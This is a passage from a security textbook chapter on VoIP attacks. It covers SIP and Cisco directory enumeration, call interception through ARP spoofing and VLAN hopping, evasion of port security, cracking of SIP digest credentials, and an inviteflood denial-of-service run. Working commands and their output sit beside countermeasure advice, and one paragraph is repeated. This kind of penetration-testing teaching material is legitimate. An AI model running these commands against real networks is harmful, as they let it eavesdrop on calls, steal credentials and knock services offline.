


Figure 7-25 SIPScan OPTIONS user enumeration

with SIP. Although user enumeration is just a simple feature of the tool, it does it well. To get an idea of sipsak's power, take a look at its help options:

```
$ ./sipsak
sipsak 0.9.6 by Nils Ohlmeier
Copyright (C) 2002-2004 FhG Fokus
Copyright (C) 2004-2005 Nils Ohlmeier
report bugs to nils@sipsak.org

shoot : sipsak [-f FILE] [-L] -s SIPURI
trace : sipsak -T -s SIPURI
usrloc : sipsak -U [-I|M] [-b NUMBER] [-e NUMBER] [-x NUMBER] [-z NUMBER] -s SIPURI
usrloc : sipsak -I|M [-b NUMBER] [-e NUMBER] -s SIPURI
usrloc : sipsak -U [-C SIPURI] [-x NUMBER] -s SIPURI
message: sipsak -M [-B STRING] [-O STRING] [-c SIPURI] -s SIPURI
flood : sipsak -F [-e NUMBER] -s SIPURI
random : sipsak -R [-t NUMBER] -s SIPURI

additional parameter in every mode:
  [-a PASSWORD] [-d] [-i] [-H HOSTNAME] [-l PORT] [-m NUMBER] [-n] [-N]
  [-r PORT] [-v] [-V] [-w]

-h                displays this help message
-V                prints version string only
-f FILE           the file which contains the SIP message to send
                  use - for standard input
-L                de-activate CR (\r) insertion in files
-s SIPURI         the destination server uri in form
                  sip:[user@]servername[:port]
-T                activates the traceroute mode
-U                activates the usrloc mode
-I                simulates a successful calls with itself
-M                sends messages to itself
-C SIPURI         use the given uri as Contact in REGISTER
-b NUMBER         the starting number appendix to the user name (default: 0)
-e NUMBER         the ending number of the appendix to the user name
-o NUMBER         sleep number ms before sending next request
-x NUMBER         the expires header field value (default: 15)
-z NUMBER         activates randomly removing of user bindings
-F                activates the flood mode
-R                activates the random modes (dangerous)
-t NUMBER         the maximum number of trashed character in random mode
                  (default: request length)
-l PORT           the local port to use (default: any)
-r PORT           the remote port to use (default: 5060)
-p HOSTNAME       request target (outbound proxy)
-H HOSTNAME       overwrites the local hostname in all headers
-m NUMBER         the value for the max-forwards header field
-n               use FQDN instead of IPs in the Via-Line
-i               deactivate the insertion of a Via-Line
-a PASSWORD       password for authentication
                  (if omitted password="")
-u STRING         Authentication username
```

```

-d                ignore redirects
-v                each v produces more verbosity (max. 3)
-w                extract IP from the warning in reply
-g STRING        replacement for a special mark in the message
-G                activates replacement of variables
-N                returns exit codes Nagios compliant
-q STRING        search for a RegExp in replies and return error
                  on failure
-W NUMBER        return Nagios warning if retrans > number
-B STRING        send a message with string as body
-O STRING        Content-Disposition value
-P NUMBER        Number of processes to start
-A NUMBER        number of test runs and print just timings
-S                use same port for receiving and sending
-c SIPURI        use the given uri as From in MESSAGE
-D NUMBER        timeout multiplier for INVITE transactions
                  and reliable transports (default: 64)
-E STRING        specify transport to be used
-j STRING        adds additional headers to the request

```

Remember that many gateways are programmed to respond differently to SIP requests, so although we've touched on methods for these two particular servers, always explore your options.

Cisco IP Phone Boot Process

Most large-scale enterprises provision Cisco/Avaya/Nortel hardware IP Phones for their employees. Although their operation may be seamless once provisioned, a number of steps occur during the boot process. Understanding this process helps in attacking the phones. All hardware IP Phones are factory programmed with a unique MAC address and firmware. During the provisioning process, the MAC address of the phone is added to the Cisco Unified Communications Manager's (CUCM) database and assigned an extension number along with user details. When a Cisco IP Phone boots up, here is the sequence of events that take place:

1. The IP Phone sends a Cisco Discovery Protocol (CDP) Voice VLAN Query request.
2. A Cisco networking device in the range responds with the Voice VLAN information.
3. The IP Phone reconfigures its Ethernet port to tag all traffic with the received VVLAN ID (VVID).
4. The IP Phone sends a DHCP request with Option 55 – Parameter Request List, requesting Option 150 – TFTP Server Address. Some vendors use the generic Option 66; Avaya uses Option 176; Nortel uses Option 191.
5. The DHCP server is configured to respond with Option 150 specifying the TFTP server address.

NOTE

In cases where DHCP is not set, the phone uses a default TFTP server set at the time of provisioning.

6. The IP Phone connects to the TFTP server and downloads the certificate trust list (CTL), initial trust list (ITL) file, and the phone-specific configuration file SEP <macaddress>.cnf.xml.
7. This configuration file contains all the settings needed to register the phone with the call server. (Some of the settings include call server addresses, directory information URL, and so on.)

Attacks that rely on defeating ARP man-in-the-middle protections, such as address book extraction, all rely on manipulating the boot process/TFTP interception. Cisco also supports Link Layer Discovery Protocol – Media Endpoint Devices (LLDP-MED) for VLAN discovery.

Cisco User Enumeration

On SIP call servers, we have to enumerate user information based on server response. Cisco provides a nice feature called Directory Services to achieve the same result. When the phone receives the initial configuration via TFTP, it contains an URL for directory lookup. This XML element is of the form <directoryURL>http://<CallManager IP>:8080/ccmcip/xmldirectory.jsp</directoryURL>. The Directory Services application provides an input page to enter search information and returns an XML dataset (<CiscoIPPhoneDirectory>) containing the directory information. Cisco IP Phones have a built-in basic web browser to display this parsed directory information. However, the Automated Corporate Enumerator (ACE) tool (ucsniiff.sourceforge.net/ace.html) can find the TFTP configuration for a phone, extract the above URL, and dump all the entries in the corporate directory (see Figure 7-26). This tool has a number of options; at a minimum, it needs the MAC address of a phone in the network and the interface information.

```
root@bt:~/ace-1.10# ./ace
ACE v1.10: Automated Corporate (Data) Enumerator
Usage: ace [-i interface] [-m mac address] [-t tftp server ip
address] [-c cdp]
mode | -v voice vlan id | -r vlan interface | -d verbose mode ]
-i <interface> (Mandatory) Interface for sniffing/sending packets
-m <mac address> (Mandatory) MAC address of the victim IP phone
-t <tftp server ip> (Optional) tftp server ip address
-c <cdp mode 0|1 > (Optional) 0 CDP sniff mode, 1 CDP spoof mode
-v <voice vlan id> (Optional) Enter the voice vlan ID
-r <vlan interface> (Optional) Removes the VLAN interface
-d (Optional) Verbose | debug mode
```

```

root@bt:~/ace-1.10# ./ace -i eth0 -t 10.23.9.81 -m 18:EF:63:C3:11:1A
Usage: inet_route [-vF] del {-host|-net} Target[/prefix] [gw Gw] [metric M] [[dev] If]
       inet_route [-vF] add {-host|-net} Target[/prefix] [gw Gw] [metric M]
                               [netmask N] [mss Mss] [window W] [irtt I]
                               [mod] [dyn] [reinstate] [[dev] If]
       inet_route [-vF] add {-host|-net} Target[/prefix] [metric M] reject
       inet_route [-FC] flush      NOT supported
TFTP_request for file SEP18EF63C3111A.cnf.xml sent

```

Figure 7-26 An example of using ACE to extract corporate directory information

VoIP Enumeration Countermeasures

As with many of the attacks described in this chapter, there is little you can do to prevent them because these attacks are just abusing the normal functionality of the protocol and the server. Until all software developers settle on a proper way to deal with unexpected requests, SIP enumeration techniques will always be around. Security engineers and architects must constantly promote “defense in depth” by segmenting VoIP and user networks and by placing IDS/IPS systems in strategic areas to detect and prevent these attacks.

Interception Attack

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

Although the interception attack may sound simple and straightforward, it’s usually the one that impresses the most. First, you need to intercept the signaling protocol (SIP, SKINNY, UNISTIM) and media RTP stream: you may sit somewhere on the path between the caller and the called persons, but that’s not often the case anymore due to the use of switches instead of hubs. To overcome this problem, an attacker can employ ARP spoofing. ARP spoofing works well on many enterprise networks because the security features available in switches today are not often activated, and end systems happily accept the new entries. Quite a number of deployments try to transport the VoIP traffic on a dedicated VLAN on the network to simplify the overall manageability of the solution as well as to enhance the quality of service. An attacker should easily be able to access the VoIP VLAN from any desk, because the phone is generally used to provide connectivity to the PC and performs the VLAN tagging of the traffic.

On the interception server, you should first turn on routing, allow the traffic, turn off ICMP redirects, and then reincrement the TTL using iptables (it will be decremented

because the Linux server is routing and not bridging—this is in the simple patch-o-matic extension to iptables), as shown here:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -I FORWARD -i eth0 -o eth0 -j ACCEPT
# echo 0 > /proc/sys/net/ipv4/conf/eth0/send_redirects
# iptables -t mangle -A FORWARD -j TTL --ttl-inc 1
```

At this point, after using dsniff's arpspoof (monkey.org/~dugsong/dsniff) or arp-sk (sid.rstack.org/arp-sk/) to corrupt the client's ARP cache, you should be able to access the VoIP datastream using a sniffer.

In our example, we have the following:

Phone_A	00:50:56:01:01:01	192.168.1.1
Phone_B	00:50:56:01:01:02	192.168.1.2
Bad_guy	00:50:56:01:01:05	192.168.1.5

The attacker—we call him Bad_guy—has a MAC/IP address of 00:50:56:01:01:05 /192.168.1.5 and uses the eth0 interface to sniff traffic:

```
# arp-sk -w -d Phone_A -S Phone_B -D Phone_A
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.2
+ Target MAC: 00:50:56:01:01:01
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1

--- Start classical sending ---
TS: 20:42:48.782795
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)

TS: 20:42:53.803565
To: 00:50:56:01:01:01 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
Tell 192.168.1.2 (00:50:56:01:01:05)
```

At this point, Phone_A thinks that Phone_B is at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:42:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
20:42:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:01, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.1 tell 192.168.1.2
```

Now, here's the same attack against Phone_B in order to sniff the return traffic:

```
# arp-sk -w -d Phone_B -S Phone_A -D Phone_B
+ Initialization of the packet structure
+ Running mode "who-has"
+ Ifname: eth0
+ Source MAC: 00:50:56:01:01:05
+ Source ARP MAC: 00:50:56:01:01:05
+ Source ARP IP : 192.168.1.1
+ Target MAC: 00:50:56:01:01:02
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.2

--- Start classical sending ---
TS: 20:43:48.782795
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)

TS: 20:43:53.803565
To: 00:50:56:01:01:02 From: 00:50:56:01:01:05 0x0806
ARP Who has 192.168.1.2 (00:00:00:00:00:00) ?
Tell 192.168.1.1 (00:50:56:01:01:05)
```

At this point, Phone_B thinks that Phone_A is also at 00:50:56:01:01:05 (Bad_guy). The tcpdump output shows the ARP traffic:

```
# tcpdump -i eth0 -ne arp
20:43:48.782992 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
20:43:55.803799 00:50:56:01:01:05 > 00:50:56:01:01:02, ethertype ARP
(0x0806), length 42: arp who-has 192.168.1.2 tell 192.168.1.1
```

Now that the environment is ready, Bad_guy can start to sniff the UDP traffic:

```
# tcpdump -i eth0 -n host 192.168.1.1
21:53:28.838301 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.839383 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
21:53:28.858884 192.168.1.1.27182 > 192.168.1.2.19560: udp 172 [tos 0xb8]
21:53:28.859229 192.168.1.2.19560 > 192.168.1.1.27182: udp 172
```

Because in most cases the only UDP traffic that the phones are sending is the RTP stream, it's quite easy to identify the local ports (27182 and 19560, in the preceding example). A better approach is to follow the SIP exchanges and get the port information from the Media Port field in the Media Description section.

Once you have identified the RTP stream, you need to identify the codec that has been used to encode the voice. You find this information in the Payload Type (PT) field in the UDP stream or in the Media Format field in the SIP exchange that identifies the format of the data transported by RTP. When bandwidth is not an issue, IP Phones use the toll quality G.711 voice codec, also known as *Pulse Code Modulation (PCM)*. When bandwidth is a premium, the G.729 codec is used to optimize bandwidth at the expense of slightly reduced voice quality. G.711 is a narrow-band codec; most enterprise systems these days are configured to use G.722 wideband codec, which results in improved audio quality and intelligibility while using the same bandwidth as G.711.

A tool such as vomit (<http://vomit.xtdnet.nl>) enables you to convert the conversation from G.711 to WAV based on a tcpdump output file. The following command plays the converted output stream on the speakers using waveplay:

```
$ vomit -r sniff.tcpump | waveplay -S8000 -B16 -C1
```

A better tool is scapy (secdev.org/projects/scapy). With scapy, you can sniff the live traffic (from eth0), and scapy decodes the RTP stream (G.711) from/to the phone at 192.168.1.1 and feeds the voice over two streams that it regulates (when there's no voice, there's no traffic, for example) to soxmix, which, in turn, plays it on the speakers:

```
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> voip_play("192.168.1.1", iface="eth0")
```

Another advantage of scapy is that it decodes all the lower transport layers transparently. You can, for example, play a stream of VoIP transported on a WEP-secured WLAN directly if you give scapy the WEP key. To do this, you first need to enable the WLAN's interface monitor mode:

```
# iwconfig wlan0 mode monitor
# ./scapy
Welcome to Scapy (0.9.17.20beta)
>\>\> conf.wepkey="enter_WEP_key_here"
>\>\> voip_play("192.168.1.1", iface="wlan0")
```

We have shown you how to intercept traffic directly between two phones. You could use the same approach to capture the stream between a phone and a gateway or between two gateways.

In enterprise environments, voice traffic is tagged (802.1q) with a VLAN ID before being trunked with data traffic on the network. The first step in getting access to the phone network is to get on the Voice VLAN; a Linux-based system can help us do this.

Ensure your Linux kernel supports 802.1q (Backtrack supports VLAN) and use the `vconfig` utility to set the Voice VLAN ID (VVID):

```
# modprobe 8021q
# vconfig add eth0 187
Added VLAN with VID == 187 to IF -:eth0:-
# ifconfig eth0.187 192.168.1.5
```

When you have done this, you can use the commands listed earlier with `eth0.187` instead of `eth0`. If you run `tcpdump` on the interface `eth0` instead of `eth0.187`, you'll see the Ethernet traffic with the VLAN ID (that is, tagged):

```
# tcpdump -i eth0 -ne arp
17:21:42.882298 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
    802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
17:21:47.882151 00:50:56:01:01:05 > 00:50:56:01:01:01 8100 46:
    802.1Q vlan#187 P0 arp who-has 192.168.1.1 tell 192.168.1.2
```

The caveat with this approach is that you are required to know the VVID by sniffing or other means. A simpler approach is use to the VoIP Hopper tool (voiphopper.sourceforge.net/). VoIP Hopper can discover and assign to the correct voice VLANs on Cisco, Nortel, and Avaya platforms; it does this using a combination of DHCP options and packet-sniffing techniques.

The caveat with this approach is that you are required to know the VVID by sniffing or other means. A simpler approach is use to the VoIP Hopper tool (voiphopper.sourceforge.net/). VoIP Hopper can discover and assign to the correct voice VLANs on Cisco, Nortel, and Avaya platforms; it does this using a combination of DHCP options and packet-sniffing techniques (see Figure 7-27).

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -n
Beginning VLAN Hop in Nortel IP Phone Environment
VoIP Hopper 1.00 Sending DHCP request on eth0
DHCP Option 191 Received from DHCP Server
Option 191 Data of 12 bytes = "VLAN-A:168."
Discovered VoIP VLAN: 168
VoIP Hopper dhcp client: received IP address for eth0: 10.17.23.181
Added VLAN 168 to Interface eth0
Attempting dhcp request for new interface eth0.168
...
VoIP Hopper dhcp client: received IP address for eth0.168: 192.168.81.50
root@bt:/pentest/voip/voiphopper# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:24:e8:xx:yy:aa
          inet addr:10.17.23.181  Bcast:10.17.84.255  Mask:255.255.255.0
eth0.168  Link encap:Ethernet  HWaddr 00:24:e8:xx:bb:cc
          inet addr:192.168.81.50 Bcast:192.168.81.255  Mask:255.255.255.0
```

Figure 7-27 Using VoIP Hopper on a Nortel VoIP network

Most organizations have port security enabled on their networking gear; be careful not to trip these controls. A utility that comes in handy is `macchanger` (see Figure 7-28). Set the MAC address of your network interface to that of an existing phone in the network—prior to connecting the interface to the network.

For the GUI inclined, an excellent tool for interception and voice capture is UCSniff (ucsniff.sourceforge.net/). UCSniff has the capabilities of VoIP Hopper, ACE tool, ARP spoofing, real-time voice and video capture all built in. The tool handles a number of codecs, including the wideband G.722 and bandwidth-efficient G.729, and can assemble data packets in these formats as audio files. Enterprise IP Phones have a feature to disable accepting Gratuitous ARP (GARP). This results in one-way audio capture on interception. UCSniff defeats GARP disable using TFTP File Modification mode to force an IP phone to redownload the TFTP configuration by blocking heartbeat messages (SKINNY KeepAliveAck) and then it manipulates the GARP settings (XML Element: `<garp>1</garp>`) in the TFTP file response.

UCSniff has two main modes: Monitor mode and MiTM mode. Monitor mode acts a passive sniffer and is quite safe to run. Under MiTM, there are actually two modes: Learning mode (when ARP spoofs the entire subnet) and Target mode. Exercise care in using MiTM as it results in service disruption if used improperly. The tool accepts a hosts file generated by `ettercap`. A safer approach is to use `ettercap` and generate the hosts file with a minimum number of hosts/IP phones being targeted and the gateway. The `ettercap`-generated hosts files can be used with UCSniff in Target mode.

Here's an example using the command-line:

```
# ucsniff -c 1 -T -Z -D -j host_from_ettercap
Note for Target Mode, the "targets.txt" must be created, eg:
10.23.121.12,1001,HE Extn1,sccp
10.23.121.91,1002,HE Extn2,sip
```

Figure 7-29 shows an example of using the GUI, which you launch by entering:

```
# ucsniff -G
```

```
root@bt:~# macchanger --mac=00:18:B9:AA:BB:CC eth1
Current MAC: 00:24:e8:a3:9a:e3 (unknown)
Faked MAC: 00:18:B9:AA:BB:CC (unknown)
```

Figure 7-28 Using `macchanger` to bypass port security




Figure 7-29 The UCSniff GUI is easy to use.



Offline Attacks

The packet capture data that can be obtained by intercepting IP phone communications can be used for offline analysis and attacks. Wireshark offers RTP dissectors that you can use to extract call information from packet capture data. The settings are available under Telephony | RTP | Show All Streams | Stream Analysis.

The Cisco signaling protocol SKINNY, which is responsible for call setup and management, can also be dissected in Wireshark. For example, the numbers dialed by a user can be obtained just by parsing the packet capture data, as seen in Figure 7-30.

SIP endpoints register with the call server at regular intervals, which means the digest authentication request and response in the packet capture can be extracted and used for offline brute force. SIPdump and SIPcrack (darknet.org.uk/2008/08/sipcrack-sip-login-dumper-hashpassword-cracker/) can dump the digest authentication

```

33 4.369040 10.1 162 SKINNY 74 offHookMessage
35 4.371467 162. 10. SKINNY 82 SetRingerMessage
36 4.372807 162. 10. SKINNY 70 SetSpeakerModeMessage
37 4.372813 162. 10. SKINNY 78 SetLampMessage
39 4.386395 162. 10. SKINNY 190 callStateMessage SelectSoftKeysMessage 0x0000
54 5.569823 10.1 162 SKINNY 78 KeypadButtonMessage
55 5.570728 162. 10. SKINNY 78 StopToneMessage
56 5.570737 162. 10. SKINNY 82 SelectSoftKeysMessage
57 5.571833 162. 10. SKINNY 82 StartToneMessage
63 5.851510 10.1 162 SKINNY 78 KeypadButtonMessage
64 5.852763 162. 10. SKINNY 78 StartToneMessage

[+] Frame 54: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
[+] Ethernet II, Src: Cisco_ (ec:44:76 ), Dst: All-HSRP-routers_22 (00:00:0c:07:ac:22)
[+] Internet Protocol Version 4, Src: 10.1 , Dst: 162.
[+] Transmission Control Protocol, Src Port: 52930 (52930), Dst Port: cisco-sccp (2000), Seq: 41, Ack: 205, Len: 24
[+] Skinny Client Control Protocol
    data length: 16
    Header version: CM7 type A (0x00000012)
    Message ID: KeypadButtonMessage (0x00000003)
    Keypad button: Nine (0x00000009)
    Line instance: 1
    call identifier: 56900775

```

Figure 7-30 An attacker can read the KeypadButtonMessage packet to figure out which buttons are being pressed.

information to a file (see Figure 7-31). SIPcrack can brute-force this dump file to extract endpoint user credentials.

```

SIPdump 0.3pre ( MaJoMu | www.codito.de )
-----

Usage: sipdump [OPTIONS] <dump file>

    <dump file>    = file where captured logins will be written to

Options:
-i <interface>    = interface to listen on
-p <file>         = use pcap data file
-m               = enter login data manually
-f "<filter>"      = set libpcap filter

* You need to specify dump file
root@bt:/pentest/passwords/sipcrack# ./sipcrack

SIPcrack 0.3pre ( MaJoMu | www.codito.de )
-----

Usage: sipcrack [OPTIONS] [ -s | -w <wordlist> ] <dump file>

    <dump file>    = file containing logins sniffed by SIPdump

Options:
-s               = use stdin for passwords
-w wordlist      = file containing all passwords to try
-p num          = print cracking process every n passwords (for -w)
                  (ATTENTION: slows down heavily)

* Either -w <wordlist> or -s has to be given
root@bt:/pentest/passwords/sipcrack#

```

Figure 7-31 Command-line options for both SIPdump and SIPcrack

Another interception approach, which is close to the one used to take over a phone while it boots, uses a fake DHCP server. You can then give the phone your IP as the default gateway and at least get one side of the communication.



Interception Countermeasures

A number of defense and protection features are built into most of the recent hardware and software but quite often they are not used. Sometimes this is for reasons that are understandable (such as the impact of end-to-end encryption on delay and jitter, but also due to regulations and laws), but way too often it's because of laziness.

Encryption is available in Secure RTP (SRTP), Transport Layer Security (TLS), and Multimedia Internet Keying (MIKEY), which can be used with SIP. H.235 provides security mechanisms for H.323. Avaya and Nortel support Datagram Transport Layer Security (DTLS) and Cisco supports TLS for signaling encryption.

Moreover, firewalls can and should be deployed to protect the VoIP infrastructure core. When selecting a firewall, you should make sure it handles the protocols at the application layer; a stateful firewall isn't often enough because the needed information is carried in different protocols' header or payload data. Network edge components, such as border session controllers, help to protect the customer and partner-facing system against denial of service attacks and rogue RTP traffic.

The phones should only download signed configurations and firmware, and they should also use TLS to identify the servers, and vice versa. Keep in mind that the only difference between a phone and a PC is its shape. Therefore, as with any system, you need to take host security into account when deploying handsets in your network.



Denial of Service

<i>Popularity:</i>	7
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

The easiest attack, even if not very rewarding, is the denial of service. It is easy to do, quite anonymous, and very effective. You can, for example, DoS the infrastructure by sending a large number of fake call setups signaling traffic (SIP INVITE), or a single phone by flooding it with unwanted traffic (unicast or multicast).

The `inviteflood` tool, which requires the `hack_library` (both available at hackingvoip.com/sec_tools.html), performs this attack superbly with devastating results. It simply overwhelms the target with SIP INVITE requests that not only consume network resources, but also, in the case that the target is a phone, force it to ring continuously. Inviteflood is such a powerful denial of service tool that when targeting a SIP gateway the server often becomes completely overwhelmed and ceases to function during the time of the attack.

```
$ ./inviteflood
```

```
inviteflood - Version 2.0
             June 09, 2006
```

```
Usage:
```

```
Mandatory -
```

```
    interface (e.g. eth0)
    target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
    target domain (e.g. enterprise.com or an IPv4 address)
    IPv4 addr of flood target (ddd.ddd.ddd.ddd)
    flood stage (i.e. number of packets)
```

```
Optional -
```

```
-a flood tool "From:" alias (e.g. jane.doe)
-i IPv4 source IP address
-S srcPort  (0 - 65535) [default: 9]
-D destPort  (0 - 65535) [default: 5060]
-l lineString line used by SNOM [default is blank]
-s sleep time btwn INVITE msgs (usec)
-h help - print this usage
-v verbose output mode
```

To launch the attack, simply specify the interface, extension, domain, target, and count:

```
$ ./inviteflood eth0 1000 10.219.1.100 10.219.1.100 1000000
```

```
inviteflood - Version 2.0
             June 09, 2006
```

```
source IPv4 addr:port  = 10.219.1.120:9
dest   IPv4 addr:port  = 10.219.1.100:5060
targeted UA            = 1000@10.219.1.100
```

```
Flooding destination with 1000000 packets
sent: 1000000
```



SIP INVITE Flood Countermeasures

As with all other attacks, the first item on your security checklist should be to ensure network segmentation between the voice and data VLANs. Also ensure authentication and encryption are enabled for all SIP communication on the network and IDS/IPS systems are in place to detect and thwart the attack.

SUMMARY

By now many readers may be questioning the entire concept of remote access, whether via VPN or good old-fashioned POTS lines. You would not be wrong to do so. Extending the perimeter of the organization to thousands (millions?) of presumably trustworthy end users is inherently risky, as we've demonstrated. However, because extending the perimeter of your organization is most likely a must, here are some remote access security tips to keep in mind when doing so:

- Password policy, the bane of any security administrator's existence, is even more critical when those passwords grant remote access to internal networks. Consider requiring two-factor authentication, such as smartcards or hardware tokens, before granting access from outside your network.
- Don't let dial-up connectivity get lost amid overhyped Internet security efforts. Develop a policy for provisioning any type of remote access within your organization and audit compliance regularly with wardialing and other assessments.
- Find and eliminate unsanctioned use of remote control software (such as PCAnywhere) throughout the organization. The use of PCAnywhere should be reevaluated particularly due to the theft of its source code, which gives attackers the ability to find bugs in the application that they may not have been able to find without it.
- Be aware that modems aren't the only thing that hackers can exploit over POTS lines—PBXes, fax servers, voicemail systems, and the like, can be abused to the tune of millions of dollars in long-distance charges and other losses.
- Educate support personnel and end users alike to the extreme sensitivity of remote access credentials so they are not vulnerable to social-engineering attacks. Remote callers to the help desk should be required to provide some other form of identification, such as a personnel number, to receive any support for remote access issues.
- For all their glitter, VPNs appear vulnerable to many of the same flaws and frailties that have existed in other "secure" technologies over the years. Be extremely skeptical of vendor security claims and develop a strict use policy and audit compliance.